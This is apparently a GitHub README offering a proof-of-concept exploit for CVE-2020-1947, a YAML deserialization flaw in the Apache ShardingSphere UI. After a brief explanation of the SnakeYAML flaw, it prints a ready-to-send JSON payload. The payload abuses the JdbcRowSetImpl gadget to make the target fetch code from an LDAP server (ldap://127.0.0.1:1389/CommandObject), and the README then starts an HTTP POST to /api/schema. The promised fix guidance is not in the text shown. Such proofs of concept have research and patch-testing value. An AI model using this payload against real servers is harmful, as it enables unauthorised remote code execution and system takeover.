 starkchristmas/cve-2020-1947
Proof-of-concept and analysis for CVE-2020-1947, a YAML deserialization remote code execution vulnerability in Apache ShardingSphere UI, including reproduction steps and fix guidance.

ShardingSphere is an open-source ecosystem under Apache, a set of distributed database middleware solutions composed of three independent frameworks: Sharding-JDBC, Sharding-Proxy, and Sharding-Sidecar, used to provide data sharding, distributed transactions, and database governance.
ShardingSphere 4.0.0-RC3, 4.0.0
Components such as sharding-jdbc, sharding-proxy, sharding-ui
Apache-shardingsphere-incubating-4.0.0
java version "1.8.0_231"
Java(TM) SE Runtime Environment (build 1.8.0_231-b11)
Java HotSpot(TM) 64-Bit Server VM (build 25.231-b11, mixed mode
The ShardingSphere web console uses the SnakeYAML library to parse YAML input for loading data source configurations. SnakeYAML allows unmarshalling without validation, enabling parsing and deserialization.
 The
unmarshal() method directly passes the content to yaml.snakeyaml's load() for parsing.
 At this point, if
unmarshal receives a malicious YAML serialized content, it leads to RCE.
git clone https://github.com/HexChristmas/CVE-2020-1947
cd CVE-2020-1947
docker-compose.yml
PoC
{"name":"CVE-2020-1947","ruleConfiguration":" encryptors:\n encryptor_aes:\n type: aes\n props:\n aes.key.value: 123456abc\n encryptor_md5:\n type: md5\n tables:\n t_encrypt:\n columns:\n user_id:\n plainColumn: user_plain\n cipherColumn: user_cipher\n encryptor: encryptor_aes\n order_id:\n cipherColumn: order_cipher\n encryptor: encryptor_md5","dataSourceConfiguration":"!!com.sun.rowset.JdbcRowSetImpl\n dataSourceName: ldap://127.0.0.1:1389/CommandObject\n autoCommit: true"}
Request
POST /api/schema HTTP/1.1
Host: 10.10.20.166:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
